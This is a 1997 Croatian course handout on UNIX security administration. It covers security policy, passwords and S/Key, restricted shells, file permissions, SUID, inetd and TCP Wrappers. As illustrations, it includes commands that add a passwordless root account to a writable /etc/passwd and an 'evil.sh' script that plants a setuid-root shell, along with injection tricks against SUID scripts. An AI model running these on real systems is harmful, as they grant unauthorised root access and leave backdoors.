
Sigurnost računala i mreža


pripremio: Čedomir Igaly

verzija 1.1
rujan 1997.



Ciljevi tečaja

- upoznati administratore s osnovnim pojmovima vezanim uz sigurnost sistema i mreža
- naučiti ih
  - načinima zaštite
  - otkrivanju provala
  - reakcijama na incidente



Potrebno predznanje

- osnovni pojmovi o UNIX-u (S91)
- osnovni pojmovi o mrežnim servisima
- osnovni pojmovi o sistemskoj administraciji (S92)

Sadržaj

Osnove politike sigurnosti	45 min
Pauza	15 min
Korisnički računi i lozinke	45 min
Pauza	15 min
Korisnički računi i lozinke (nastavak)	20 min
Konfiguracija sistema	25 min
Pauza	15 min
Konfiguracija sistema (nastavak)	45 min
Pauza	15 min

Sadržaj (2)

Konfiguriranje servisa	45 min
Pauza	15 min
Opće tehnike administriranja sistema	10 min
Alati za administriranje sistema	35 min

Sadržaj (3)

Praćenje aktivnosti	45 min
Pauza	15 min
Uskraćivanje servisa	30 min
Firewall	15 min
Pauza	15 min
Pisanje sigurn(ij)ih programa	45 min
Pauza	15 min

Sadržaj (4)

Zaštitno kopiranje (backup)	15 min
Osnovni pojmovi o kriptografiji	30 min
Pauza	15 min
Kratka škola provaljivanja	45 min
Pauza	15 min
Reakcija na incidente	25 min
Kako dobiti informacije	20 min

Što nećete naučiti na tečaju

- nećete postati imuni na sigurnosne probleme
- “Kako zaštiti moj MIX 1001, HAL-9000, Sinclair ZX-81?”

Osnove politike sigurnosti

Definicija kompjuterske sigurnosti

- “Kompjuter je siguran ukoliko se možete pouzdati da se on, odnosno softver na njemu ponašaju onako kako očekujete.”

Simson Garfinkel, Gene Spafford:
“Practical UNIX & Internet Security”


Koje sisteme treba osiguravati?

SVE!

☞

Koje sisteme treba osiguravati? (2)

- niti jedan stroj ne bi smio biti zanemaren po pitanju sigurnosti
- kod “manje važnih” strojeva treba poduzeti osnovne mjere zaštite
- kod “važnijih” strojeva treba poduzeti pojačane mjere
- takozvani “nevažni” strojevi mogu poslužiti kao “odskočna daska” za “ozbiljnije” provale



Zašto da se uopće brinem oko tih gluposti sa sigurnosti? Na mojem stroju ionako nema ničega vrijednoga. Što mogu izgubiti?


- Gene Spafford ima smisla za humor - gornju izjavu ne uzimajte ozbiljno
  izjava dolje je ozbilina

Oni koji provaljuju u kompjuterske sisteme samo zbog “razgledavanja” uzrokuju stvarnu štetu čak i onda kada ne čitaju povjerljivu poštu i ne uništavaju nikakve datoteke.

Gene Spafford, COAST

Tužna priča iz života

- instalirate PC s Linuxom bez ikakvih značajnih podataka, servisa ili sličnoga
- ne treba ga osiguravati jer ionako gore ničega nema
- “mladi avanturisti” provale na taj PC
- steknu privilegije root-a
- instaliraju “sniffer”
- pokupe root password stroja kojeg bi trebalo osiguravati
- rade na tom “važnijem” stroju što god požele



Tipična provala na mreži

- pronaći sistem koji će biti napadnut
  - novi sistemi
  - pregledavanjem mreže
- postići ulaz na korisnički račun na tom sistemu
  - nema lozinke, ili je lozinka jednostavna za pogoditi
  - "sniffanjem" lozinki
  - "social engineering"
- iskoristiti slabosti konfiguracije sistema ili slabosti u softveru za postizanje pristupa privilegiranom računu
- ukloniti tragove iz sistemskih logova i auditinga

Tipična provala na mreži (2)

- instalirati "back door" za kasniju upotrebu
- instalirati "trojanskog konja" za dohvaćanje informacije o sistemu, odnosno korisničkim računima
- prebaciti se na ostale strojeve na lokalnoj mreži
- iz lokalne mreže izaći "u svijet"

Promjene u profilu napada

- ranije
  - iskorištavanje lozinki
  - iskorištavanje poznatih slabosti
- danas
  - iskorištavanje lozinki i poznatih slabosti
  - iskorištavanje poznatih propusta u protokolima
  - pregledavanje izvornog koda zbog traženja novih slabosti
  - korištenje ICMP napada
  - zloupotreba anonimnog FTP-a
  - instaliranje sniffera
  - krivotvorenje izvorne IP adrese

Sigurnosna mrežna politika

- ljudski faktor najčešći je uzrok problema u sigurnosti
- sigurnosna politika određuje dužnosti, odgovornosti i odrednice za aktivnosti svih korisnika i administratora
- administratorske odgovornosti sastoje se od
  - postavljanja lokalnih standarda za promjene lozinki i odrednica za odabir lozinki
  - također treba odrediti druge vrste odgovornosti kao
    - briga o odgovarajućim dozvolama
    - registriranje korišten računa u vrijeme odsustva vlasnika
    - korištenje .rhosts i .netrc datoteka
    - prijavljivanje neuobičajenih pojava

Sigurnosna mrežna politika (2)

- određene aktivnosti moraju biti izričito zabranjene
  - pokretanje programa za razbijanje lozinki
  - kopiranje datoteke s lozinkama
  - korištenje sistema kao osnove za neovlašteni ulaz u druge sisteme
- općenito, odredite što je korisnicima dopušteno

Sigurnosna mrežna politika (3)

- sistemski administratori također imaju obaveze određene sigurnosnom politikom
  - koje aplikacije i servisi mogu (ili ne smiju) biti omogućeni
  - procedure za praćenje (is)korištenja sustava i obračun utrošenih resursa
  - uvodne poruke koje će biti ispisivane prilikom (i prije) početka rada na stroju (“login banners”)
  - provođenje lokalne sigurnosne politike

Sigurnosna mrežna politika (4)

- sistemski administratori trebaju biti zaduženi za održavanje veza sa vanjskim svijetom
  - instaliranje privatnih kompjutera
  - instaliranje privatnih modema
  - politika treba dozvoljavati ili zabranjivati nezavisne (SLIP/PPP) veze prema Internetu
  - politika također treba određivati kako je interno postavljen routing
  - pravila za postavljanje javnih servera kao što su anonimni FTP ili Web serveri

Sigurnosna mrežna politika (5)

- obavijestite korisnike i administratore o pravima i ograničenjima vezanim uz privatnost
  - važno je izričito objasniti korisnicima politiku o privatnosti elektroničke pošte, datoteka i zapisa o utrošenim resursima
  - korisnici mogu prihvaćati mogućnost da budu “pretraženi” u zamjenu za korištenje mreže
  - definirajte odrednice za administratore u kojima će biti rečeno pod kojim okolnostima imaju pravo pregledavati korisničku poštu ili datoteke, nadzirati rad pojedinih korisnika, odnosno mrežni promet
- primjer opširne uvodne poruke (“login banner”) nalazi se u CERT advisory CA-92:19

Sigurnosna mrežna politika (6)

- postavite odrednice za preuzimanje datoteka
  - odredite tko može preuzimati softver sa servera, procedure za provjeru binarnih verzija PC programa protiv virusa, odnosno provjeru izvornog koda
- odredite procedure za postupanje prilikom različitih sigurnosnih incidenata; najbolje je imati detaljnu listu za provjeru koja će se koristiti za vrijeme krizne situacije
  - uključite imena i telefonske brojeve za kontakt i pomoć, kako kontaktirati druge institucije, kontaktirati "više" autoritete (CERT) ukoliko je potrebno

Sigurnosna mrežna politika (7)

  - pravila postupanja u različitim situacijama; na primjer - treba li odmah isključiti uljeza ili ništa ne dirati dok kvalificirana osoba ne dobije priliku da ispita i spremi sve eventualne promjene na sustavu
  - pravila postupanja s dokaznim materijalom
    - logove treba rutinski čuvati i pratiti
    - trebaju biti tretirani kao poslovni zapisi
  - kazne za kršenje pravila propisanih politikom
  - bez "pokazanih zuba" sigurnosna politika može biti neefikasna
- loše napisana politika može spriječiti progon prekršitelja

Korisnički računi i lozinke

Korisnički računi

- /etc/passwd je baza korisnika; svaka linija sadrži sedam polja odvojenih dvotočkama (':')
  - korisničko ime - jedan do osam znakova
  - kriptirana lozinka
  - user id number - broj koji interno označava korisnika
  - group id number - broj koji se koristi za određivanje vlasništva grupe (/etc/group)
  - komentar - obično ime
  - home - home direktorij (mora postojati ako je System V)
  - početni shell - program koji će biti izveden prilikom uključivanja

Korisnički računi (2)

- pogreška u formatu datoteke učinit će ostatak neupotrebljivim za **login**, **su** i sve ostale programe koji koriste funkcije iz pwd.h
- **pwck** program provjerava korektnost /etc/passwd
- /etc/passwd treba za sve korisnike imati dozvole samo za čitanje
- zapamtite - u /etc/passwd nema komentara!

Korisnički računi koji se isporučuju sa sistemom

- postoje korisnički računi koji dolaze sa standardnom distribucijom UNIX-a
- gotovo se nikada ne koriste
- često su onemogućeni promjenom polja s lozinkom u zvjezdicu (‘*’)
- za dodatnu sigurnost treba promijeniti login shell u /bin/false
- time se sprečava uljeza u pokušaju da uđe na zatvoreni račun preko stroja kojem vjerujemo

Primjer

```
daemon:*:1:1::/:/bin/false
sys:*:2:2::/:/bin/false
bin:*:3:3::/bin:/bin/false
nobody:*:65535:65535::/bin:/bin/false
```


Lozinke

- lozinke su neka vrsta “ključa” za UNIX sisteme
- često se drže kriptiranima u /etc/passwd
- kriptirane su korištenjem “jednosmjernih” funkcija
  - kriptirana lozinka ne može biti dekriptirana ...
  - ... ali je se može pokučati pogoditi
  - “salt” (prva dva znaka) koriste se kako bi se dvije iste lozinke drugačije kriptirale
  - /bin/login i /bin/su kriptiraju unesenu lozinku i uspoređuju s kriptiranom lozinkom u /etc/passwd
- najčešće je značajno samo prvih osam znakova lozinke

Dobre lozinke

- problem sa sistemom lozinki je nedostatak kreativnosti
- dobre lozinke su
  - nepravilno napisane riječi ili imena
  - dvije kratke riječi povezane zajedno
  - riječi koje se ne nalaze ni u kojem riječniku
  - putpuno slučajno odabrane kombinacije su najbolje

Dobre lozinke (2)

- budući da se lozinke nikada ne smije zapisivati, najbolje su besmislene kombinacije koje se lako pamte
  - LeTmEiN!
  - m8kmiDAY
- lozinke bazirane na slovima uzetim iz fraze ili stihova su još bolje
  - F,fbb,i (Fire, fire, burning bright, in the forest of the night)
- gornje lozinke nisu dobre jer su javno objavljene

Grupni računi

- računi koje koristi više od jedne osobe
- često su kreirani kako bi omogućili grupi ljudi rad na istom projektu
- loša ideja jer smanjuje mogućnost praćenja aktivnosti
  - ukoliko se dogodi neki incident kojem je izvor grupni račun ne može se odrediti osoba koja je odgovorna
- s lozinkama grupnih računa postupa se neodgovornije nego s lozinkama osobnih računa
- bolja ideja
  - posebni korisnički račun za svaku osobu
  - svi računi nalaze se u istoj grupi

Lozinke koje dolaze sa sistemom

- lozinke koje proizvođač isporučuje zajedno sa sistemom vrlo se često zloupotrebljavaju
- uvijek promijenite lozinke koje dolaze sa sistemom kada instalirate sistemski softver, odnosno kad ga nadograđujete
  - postoje programi koji kod nadogradnje vraćaju lozinke koje su isporučene sa sistemom

Sakrivanje lozinki

- noviji UNIX sistemi razbili su /etc/passwd u dva dijela
  - javno dostupna kopija koja ne sadrži lozinke
  - nova datoteka koja sadrži kriptirane lozinke i ostale informacije
- ime “shadow” datoteke s lozinkama je različito za većinu sistema
  - /etc/shadow za System V Release 3.2 i 4, OSF/1 i SCO 3.2.4
  - /etc/security/passwd.adjunct za SunOS 4.1.x
  - /etc/security/password za AIX 3.x
  - /etc/master.passwd u BSD 4.4 i BSDI

Sakrivanje lozinki (2)

- s novim formatom dodane su nove mogućnosti
  - zastarjevanje računa i lozinki
  - proizvoljne komponente koje se mogu konfigurirati
  - logiranje pomoću syslog(3)
  - lozinke do 16 znakova
  - neuspješni pokušaji se bilježe i izvještava korisnika prilikom uspješnog ulaska na sistem
  - kod nekih sistema (OSF) račun može biti blokiran nakon određenog broja neuspješnih pokušaja
  - postoji mogućnost evidentiranja starih lozinki kako bi se onemogućila njihova stalna upotreba

Provjera lozinki - crack (Alec Muffet)

- jedan od načina za popravljanje lozinki jest da ih sami pokušate razbiti
- paket crack (Alec Moffet) može se koristiti s dobrim rječnikom za razbijanje loših korisničkih lozinki
  - ftp://info.cert.org/pub/tools/crack
- otkriva slabe lozinke
- pravila se mogu lako konfigurirati
- koristi optimiziranu verziju UNIX crypt(3) algoritma
- dozvoljava da se opterećenje CPU proširi preko mreže

Aktivna provjera lozinki

- koristite aktivnu provjeru lozinki
- postoje dva javno dostupna paketa
  - npasswd je najjednostavniji
    - ftp://ftp.cc.utexas.edu/pub/npasswd/npasswd.tar.Z
  - passwd+ je znatno fleksibilniji, a time i kompleksniji
    - ftp://ftp.dartmouth.edu/pub/security/passwd+.tar.Z
- najbolji način za rješavanje problema lozinki jest korištenje jednokratnih lozinki

Lozinke za jednokratnu upotrebu

- lozinke koje se koriste više puta mogu biti uhvaćene i iskorištene od strane uljeza
- lozinke za jednokratnu upotrebu
  - jednom upotrijebljena lozinka ne može biti iskorištena od strane uljeza
  - mogu se implementirati koristeći isključivo softversko rješenje ili kominirano softversko/hardversko rješenje
  - postoji više proizvoda

Hardversko rješenje

- kartice koje izračunavaju lozinku na osnovu vremena i tajne koju znadu samo vlasnik kartice i server koji vrši autentikaciju
  - Security Dynamics SECURID
- “challenge-response” metoda
- server daje “izazov” prilikom prijavljivanja
- korisnik unosi “izazov” zajedno s PIN-om
- kartica izračunava odgovor
- korisnik unosi odgovor
- cijena je osnovni nedostatak hardverskog rješenja

Softversko rješenje

- lista lozinki od kojih se svaka koristi samo jednom
- najpoznatiji način je S/Key (Bellcore)
- prva lozinka izračunava se iz tajne poznate **samo korisniku**
  - nema zajedničke tajne koju dijele korisnik i računalo
  - zajednička tajna bit će ugrožena ako je sustav kompromitiran
- svaka naredna lozinka izračunava se iz prethodne korištenjem kriptografske kontrolne sume
- prilikom autentikacije lozinke se unose obrnutim redoslijedom (od posljednje prema prvoj)

Softversko rješenje (2)

- sistem pamti posljednju unesenu lozinku
- prilikom autentikacije korisnikov unos propušta se kroz istu funkciju i rezultat uspoređuje s onim što se pamti na sistemu
- kriptografske kontrolne sume su jednosmjerne
  - smatra se nemogućim naći inverznu funkciju
- najčešće se koristi logdaemon Wietse Weneme
  - tražiti u ftp://ftp.win.tue.nl/pub/security/logdaemon*
- lozinke se mogu ispisati na papir ili računati pomoću kalkulatora

S/Key: generiranje početne lozinke

- postoje dva načina generiranja početne lozinke
- ukoliko smo uključeni preko sigurnog terminala (obično samo konzola), možemo direktno unijeti tajnu lozinku
- dodatni nedostatak - ne možemo sami odrediti broj ključeva, odnosno početni ključ (seed)
- koristite ovaj način samo kad ste 100% sigurni da nitko ne može pratiti vaš promet
- čak i u tom slučaju nema razloga zbog kojih ne biste koristili sigurniji način

Primjer

```
regoc> keyinit
Updating cigaly:
Old key: re49265
Reminder - Only use this method if you are
  directly connected.
If you are using telnet or rlogin exit with
  no password and use keyinit -s.
Enter secret password:Moja tajna
Again secret password:Moja tajna
```

Primjer (2)

```
ID cigaly s/key is 99 re49266
SIR RIG BULK MADE THY TORN
```

- kod prvog prijavljivanja sistem traži s/key lozinku za `98 re49266 (RED THY EGAN LUG ODIN RUE)`

S/Key: generiranje početne lozinke (2)

- drugi način može se koristiti preko mreže
- unosimo samo S/Key lozinku
- kod prvog prijavljivanja trebamo unijeti prethodnu lozinku
  - računamo je na stroju koji sigurno nije praćen (PC, kalkulator i slično)
- ukoliko je netko pratio promet doći će do lozinke koju ne može iskoristiti
  - samo posljednja u nizu S/Key lozinki
- možemo sami odrediti broj ključeva, odnosno početni ključ

Primjer

```
regoc> keyinit -s
Updating cigaly:
Old key: re49266
Reminder you need the 6 english words from
  the skey command.
Enter sequence count from 1 to 9999: 99
Enter new key [default re49267]: re49266
s/key 99 re49266
s/key access password:
```


Primjer (2)

- sada izračunamo lozinku na drugom mjestu i unosimo je

```
s/key access password: SIR RIG BULK MADE THY
  TORN

ID cigaly s/key is 99 re49266
SIR RIG BULK MADE THY TORN
```

S/Key kalkulator za UNIX

- ne koristite kalkulator dok radite spojeni preko mreže
- uobičajena upotreba
  - pokrenete na konzoli radne stanice
  - s “cut and paste” prenesemo rezultat na stroj na koji se uključujemo

```
regoc> key  99 re49266
Reminder - Do not use this program while
  logged in via telnet or rlogin.
Enter secret password: Moja tajna
SIR RIG BULK MADE THY TORN
```


S/Key kalkulatori za MS Windows

- prednost - tajnu lozinku unosite lokalno, bez opasnosti da netko preko mreže prati vaš promet

Računi s ograničenjima

- gostujući računi su česta meta napada
- ograničenja na računima mogu otežati napade
  - rsh (restricted Bourne shell)
  - aplikacija s ograničenjima (posebni login shell)
  - chroot okolina

Računi s ograničenjima (2)

- shell s ograničenjima je identičan Bourne shell-u, ali uvodi slijedeće restrikcija
  - ne može se promijeniti direktorij (cd nije dozvoljeno)
  - ne mogu se promijeniti SHELL ili PATH varijable
  - ne može se izvesti naredba koja sadrži kosu crtu (‘/’)
  - izlaz se ne može preusmjeriti
  - ne mogu se izvoditi programi

Računi s ograničenjima (3)

- okolina se postavlja u **.profile** kojeg korisnik ne moći promijeniti, a koji se treba nalaziti u direktoriju koji također nije dozvoljen za pisanje

```
PATH=/Sec/restricted/bin; export PATH
SHELL=/bin/rsh; export SHELL
cd /Sec/restrict/home
```

  - mogu biti izvođene samo naredbe u /Sec/restricted/bin; uključite samo cat, ls, mail i red
  - izlaz u shell iz mail bit će ograničen zbog SHELL varijable
  - ne dozvoljavajte korištenje naredbi kao što su cp, chmod, ln ili env jer takve dopuštaju korisniku dolazak do shella bez ograničenja

Ograničavanje aplikacija

- aplikacije u ograničenoj okolini zamijenjuju uobičajeni login shell određenom aplikacijom
  - korisnik mže direktno ući u klijent program za pretraživanje baze podataka
  - neke UNIX komande mogu se koristiti kao aplikacije
- glavna opasnost ovisi o tomu koliko je ograničena aplikacija
  - mnoge UNIX naredbe, posebno editori i mail programi dopuštaju izlazak u shell
  - mogući način da se to zaobiđe jest pokrenuti aplikaciju iz programa koji mijenja SHELL varijablu

Chroot okolina

- sistemski poziv chroot mijenja root direktorij za proces i sve “potomke”
  - okoline s promijenjenim root direktorijem su najjače ograničene okoline
  - samo device datoteke unutar chroot okoline ili direktni linkovi na direktorije izvan okoline omogućavaju izlazak

Sigurnost koriničkih računa

- samo postojanje korisničkih računa stvara velike slabosti u sigurnosti
  - sistem bez korisnika bio bi praktično neprobojan
  - jednako tako uglavnom beskoristan
- korisnički home direktoriji moraju biti pravilno postavljeni
  - home direktorij i startne datoteke moraju biti vlasništvo korisnika i samo on smije imati pravo pisanja
  - startne datoteke moraju specificirati siguran PATH
    - sistemski direktoriji prije bilo kojeg lokalnog
    - ukoliko je prisutna točka, treba biti posljednja u PATH

Sigurnost koriničkih računa (2)

- startne datoteke moraju postaviti sigurnu vrijednost za umask - na primjer 22 ili 27
- opasne startne datoteke dozvoljavati prema politici ustanove
  - .rhosts dopušta korisniku kontrolu nad tim tko može raditi na njegovom računu pomoću ‘r’ naredbi
  - .netrc sadrži nekriptirane lozinke za rad preko mreže
- COPS provjerava pravilnost korisničkih računa i izvještava o problemima s dozvolama i vlasništvima, sigurnosti PATH i postojanju .netrc i .rhosts datoteka

Konfiguracija sistema

Dozvole na sistemskim direktorijima

- sistemski direktoriji ne smiju imati dozvolu pisanja za sve korisnike
  - izuzetak od toga pravila su privremeni direktoriji
    - /tmp, /usr/tmp, /usr/spool/uucppublic i /usr/news, odnosno /usr/mail (Sytem V.3)

Dozvole na sistemskim direktorijima (2)

- primjer modificiranja /etc/passwd ako je /etc dozvoljen za pisanje

```
$ ls -ld / /etc
drwxr-xr-x 15 root         1024 Sep 23 10:16 /
drwxrwxrwx  5 root         7168 Sep 23 13:57 /etc
$ cd /etc
$ cp passwd temp
$ echo "bob::0:0:Superuser!:/:" >> temp
$ mv temp passwd
$su bob
#
```

Dozvole na sistemskim direktorijima (3)

- nema potrebe da sistemski direktoriji imaju dozvolu pisanja za grupu s iznimkom nekoliko direktorija
  - BSD lpr spool direktoriji (kao /var/spool/lpd), mail spool direktoriji (kao /var/spool/mail) i direktoriji dozvoljeni za pisanje ostalim korisnicima
- postavljanje tekst bita (chmod +t) na direktorijima dozvoljenim za pisanje popravlja sigurnost

Kritični direktoriji i datoteke

- root treba biti vlasnik kritičnih direktorija i datoteka
  - datoteke kojima vlasnik nije root podložnije su manipulacijama putem NFS-a i na ostale načine
  - "kritični" su oni direktoriji koji sadrže naredbe, biblioteke, konfiguracijske datoteke i važne logove kao i direktoriji koji vode do njih
- stvaranje liste kritičnih sistemskih datoteka nije jednostavno
  - spisak se razlikuje za svaki operativni sistem, odnosno verziju

Kritični direktoriji i datoteke (2)

- neke odrednice za izradu liste kritičnih sistemskih datoteka
  - sve datoteke u /etc stablu direktorija
  - sve naredbe i biblioteke u /usr/bin, /sbin, /usr/sbin, /usr/etc, /usr/libexec, /usr/lib itd.
  - sistemske startne datoteke kao /etc/rc* datoteke i datoteke imenovane u /etc/inittab datoteci
  - konfiguracijske datoteke koje koristi cron daemon (/var/spool/cron, /var/cron/tabs i korišteni direktoriji)

Kritični direktoriji i datoteke (3)

- bilo koji program ili skripta koji se pozivaju iz startnih skripti ili preko cron datoteka i svi direktoriji koji vode do tih datoteka također se trebaju smatrati kritičnima
  - COPS provodi rekurzivnu provjeru pozvanih skripti, programa i direktorija koji vode do njih kad se koristi Perl verzija

Konfiguracijske datoteke /etc/rc*

- određuju programe koji će se izvoditi prilikom podizanja sistema
  - /etc/rc, /etc/rc.local, /etc/rc.boot, System V rc datoteke, /etc/netstart
- provjerite sadržaj svake datoteke
- izbacite programe koje ne želite, odnosno ne trebate
- provjerite zaštite na svim sistemskim konfiguracijskim datotekama
- ne smiju biti dozvoljene za pisanje svim korisnicima
- u pravilu samo root treba imati dozvolu za pisanje

Datoteke s U/I jedinicama

- datoteke s U/I jedinicama su posebne datoteke kod kojih glavni i sporedni broj jedinice tvore vezu prema driveru, bez obzira na ime datoteke
- uz dvije iznimke, te datoteke moraju biti vlasništvo sistemskog računa s dozvolama za čitanje i pisanje za vlasnika i eventualno sistemsku grupu
  - /dev/tty datoteka će biti vlasništvo root-a i dopuštena za čitanje i pisanje svima
  - na SunOS-u isto vrijedi i za /dev/zero
  - /dev/ttyNN daoteke će biti vlasništvo korisnika koji je uključen na tu portu. Porte na koje nitko nije uključen trebaju biti vlasništvo root-a

Set-User-Id

- UNIX sistemi imaju metodu za povećavanje privilegija za određene operacije
  - kernel provjerava bit dozvole datoteke i, ovisno o njemu, mijenja efektivnog vlasnika (ili grupnog vlasnika) procesa
  - vlasništvo se mijenja u korisnika (ili grupu) datoteke koja se izvodi
- set-user-id programi na UNIX sistemima dozvoljavaju
  - mijenjanje lozinke (passwd) ili login shella (chsh)
  - pregledavanje slobodnog prostora na jedinicama (df)
  - čitanje kernel memorije (ps)
  - korištenje daemon procesa za isporuku pošte (/bin/mail i sendmail)

Set-User-Id (2)

- set-user-id programi mogu ujedno stvarati probleme
  - teško ih je korektno napisati (kako privilegije ne bi bile zloupotrijebljene)
  - izbjeći korištenje system(), popen(), mktemp()
  - u pravilu, ne vjerujte onomu što korisnikovu unosu

Set-User-Id datoteke

- uljezi u pravilu stvaraju set-user-id datoteke nakon provale na root na sistemu
  - jednostavno za napraviti (prekopira se program i napravi chmod 4711 program)
  - jednostavan način za ponovno stjecanje root privilegija, ne bilježi se
- možete sakupiti listu svih set-user-id i set-group-id programa na sistemu pomoću find

```
find / -type f \( -perm -4000 -o -perm -2000 \) -print
```

  - -4000 provjerava set-user-id bitove i -2000 set-group-id
  - ograničite područje koje se pretražuje na lokalne datoteke, na primjer, korištenjem -fstype ufs ☞

Set-User-Id datoteke (2)

- najbolji način za kreiranje glavne liste set-user-id i set-group-id datoteka je korištenje find na novo instaliranom sistemu
  - to će samo učiniti vjerojatnijm da nema dodatnih datoteka
  - proizvođač može uključiti neke opasne set-user-id datoteke (kao restore, rdist, chesstool)
  - u pravilu, legitimne SUID i SGID datoteke mogu se naći u /usr/bin/, /usr/etc, /usr/games, /usr/kvm, /usr/lib, /usr/lib/acct, /usr/lib/uucp, /usr/ucb, /usr/openwin/bin, /usr/X11/bin, /usr/libexec i /usr/sbin

SUID shell skripte

- moguće je napraviti SUID (ili SGID) shell skripte, ali to nije preporučljivo

```
# cat > /tmp/evil.sh
#!/usr/bin/sh
cp /usr/bin/sh /tmp/sh
chmod 4711 /tmp/sh
ls -l /tmp/sh
^D
# chmod 4555 evil.sh
# ^D
% /tmp/evil.sh
-rws--x--x  1 root        45056 Sep 24 14:20 /tmp/sh
```

SUID shell skripte (2)

- opasnost kod SUID shell skripti je u mogućnosti da im se proslijede opasni ulazni argumenti ili environment varijable
  - argument koji sadrži ';' i drugu naredbu
  - argument koji sadrži naredbu orkuženu s '`'
  - stavljanje tekućeg direktorija na prvo mjesto u PATH
  - promjena varijable IFS (Input Field Separator)

tty konfiguracijske datoteke

- /etc/ttys
- /etc/ttytab

```
# name  getty           type            status comments
#
console "/etc/getty std.9600" vt100     on secure
tty00   "/etc/getty std.9600" vt100     off nomodem
tty01   "/etc/getty std.9600" vt100     off nomodem
tty02   "/etc/getty std.9600" vt100     on  nomodem
ttyp0   none            network  su
ttyp1   none            network  su
```


Servisi orijentirani na pojedinačnu vezu

- većinu pokreće inetd
- daemon čeka zahtjeve za vezu više servisa odjednom
- konfigurira se preko /etc/inetd.conf
- promjene u /etc/inetd.conf neće imati efekta dok se inetd-u ne signalizira promjena konfiguracije

Servisi orijentirani na pojedinačnu vezu (2)

- svaka linija u /etc/inetd.conf sastoji se od sedam polja
- ime servisa (popisano u /etc/sevices)
- tip socketa - obično stream ili dgram
- protokol - tcp ili udp
- flagovi - wait ili nowait
- korisnik koji će biti vlasnik pokrenutog servera
- puno ime servera
- argumenti koji se prenose novom serveru prilikom pokretanja

/etc/inetd.conf

- Izbacite sve servise koje ne trebate
- TCP servisi
  - rexecd
  - systat
  - netstat
  - link
  - rshd
  - rlogind
  - uucpd

/etc/inetd.conf (2)

- UDP servisi
  - rexd
  - tftpd
- UDP denial of service attack (CA-96.01)
  - echo
  - chargen
  - daytime
  - discard

TCP Wrappers

- Wietse Venema razvio je filter za servise koji se pokreću preko inetd (ali i ostalih!)
- TCP Wrappers može se koristiti za zaštitu servisa koji se pojavljuju u /etc/inetd.conf
- kontrola bazirana na imenu stroja, IP adresi, domeni, korisničkim imenu
- TCP Wrappers zamijenjuje daemon s posebnim programom koji uspoređuje izvor zahtjeva s kontrolnim informacijama
- informacija o vezi predaje se syslog daemonu

TCP Wrappers (2)

- po volji za veze koje nisu dopuštene može se koristiti povratni finger
- može se pokrenuti alarm ukoliko netko isprobava zabranjene servise

Konfiguriranje TCP Wrappera

- kontrolna lista pristupa ima najmanje dva polja - daemon i listu klijenata
- ukoliko se takav par nalazi u **/etc/hosts.allow**, pristup je dozvoljen
- ukoliko se takav par nalazi u **/etc/hosts.deny**, pristup nije dozvoljen
- ukoliko par nije nigdje pronađen, pristup je dozvoljen

Konfiguriranje TCP Wrappera (2)

- daemon_list : client_list [: shell_command]
- lista daemona sadrži imena servera, na primjer in.ftpd ili od riječi ALL
- lista klijenata sadrži imena strojeva, domena, mreža, @netgroup i IP adrese/maske parove odvojene zarezima
- preporuka: umjesto simboličkih imena strojeva koristite IP adrese

Konfiguriranje TCP Wrappera (3)

- mogu se upotrijebiti određene zamjene
  - ALL bilo koji klijent
  - LOCAL bilo koji klijent čije ime ne sadrži točku
  - EXCEPT lista iznimaka
  - UNKNOWN bilo koji stroj čije se ime i/ili adresa ne mogu odrediti

Konfiguriranje TCP Wrappera (4)

- za shell naredbe (nije obavezni dio) mora se koristiti puno ime datoteke
- mogu se koristiti određene zamjene (na primjer %h za ime stroja s kojega dolazi klijent)
- ne koristiti običan finger već safe_finger koji je dio paketa

Strojevi od povjerenja

- /etc/hosts.equiv
  - izbacite komentirane linije
  - izbacite znak + (plus)
  - provjerite nepoželjne dodatke
- .rhosts datoteke
  - provjerite root-ov .rhosts
  - provjerite .rhosts korisnika
- povjerenje može biti vrlo rizično

Strojevi od povjerenja (2)

- moguće je prevariti ‘r’ naredbe (rsh, rcp, rlogin, rexec)
  - provjeravaju ime stroja, ali ne i IP adresu
- provjerite korisničke .rhosts datoteke, /etc/hosts.equiv i /etc/hosts.lpd
- potražite strojeve izvan vaše domene
- provjerite da li su svi strojevi u tim datotekama ovlašteni
- pobrinite se da te datoteke ne budu dozvoljene za pisanje
- izbacite nepoželjne pluseve(‘+’) u tim datotekama
- izbacite komentare

Uobičajeni izgled root direktorija

```
drwxr-xr-x 15 root     system       1024 Oct 28 1996 15:21
  .
drwxr-xr-x 15 root     system       1024 Oct 28 1996 15:21
  ..
-rwxr--r--  1 root     system        276 Nov 29 1994 10:17
  .cshrc
-rwxr--r--  1 root     system         90 Jul 25 1992 01:05
  .login
-rwxr--r--  1 root     system        173 Sep 25 1994 09:12
  . profile
